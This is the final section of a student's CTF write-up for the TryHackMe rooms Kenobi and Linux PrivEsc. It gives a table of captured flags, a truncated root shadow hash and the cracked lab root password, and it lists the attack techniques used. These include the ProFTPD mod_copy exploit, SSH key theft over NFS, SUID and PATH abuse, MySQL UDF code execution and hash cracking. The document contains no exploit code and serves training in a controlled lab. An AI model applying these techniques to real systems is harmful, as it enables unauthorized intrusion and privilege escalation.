


Figure 12 — Linux PrivEsc room 96% completed, all major tasks done

Summary of Flags & Findings

Room	Flag / Finding	Value
Kenobi	User Flag	d0b0f3f53b6caa532a83915e19224899
Kenobi	Root Flag	177b3cd8562289f37382721c28381f02
Linux PrivEsc	Root Hash	\$6\$Tb/euwmK\$OXA...jbrlpfZe
Linux PrivEsc	Hash Algorithm	sha512crypt
Linux PrivEsc	Root Password	password123

Conclusion & Learning Outcomes

This assignment provided hands-on experience with core offensive security techniques in a controlled CTF environment. Key skills demonstrated:

- Network enumeration using nmap with service version detection and NSE scripts
- SMB share enumeration and anonymous access exploitation
- FTP server exploitation using ProFTPD 1.3.5 mod_copy vulnerability (CPFR/CPTO)
- SSH key theft via NFS mount and file permission abuse
- Linux privilege escalation via PATH variable manipulation and SUID binaries
- MySQL UDF exploitation for remote code execution as root
- Password hash extraction from /etc/shadow and offline cracking with John the Ripper
- Automated PrivEsc enumeration using LinPEAS, LinEnum, and linux-exploit-suggester

Both TryHackMe rooms were completed successfully, reinforcing the theoretical concepts covered in Week 8 at BETS. The practical exposure to these attack vectors also highlights the critical importance of secure configurations, timely patching, and the principle of least privilege in real-world infrastructure.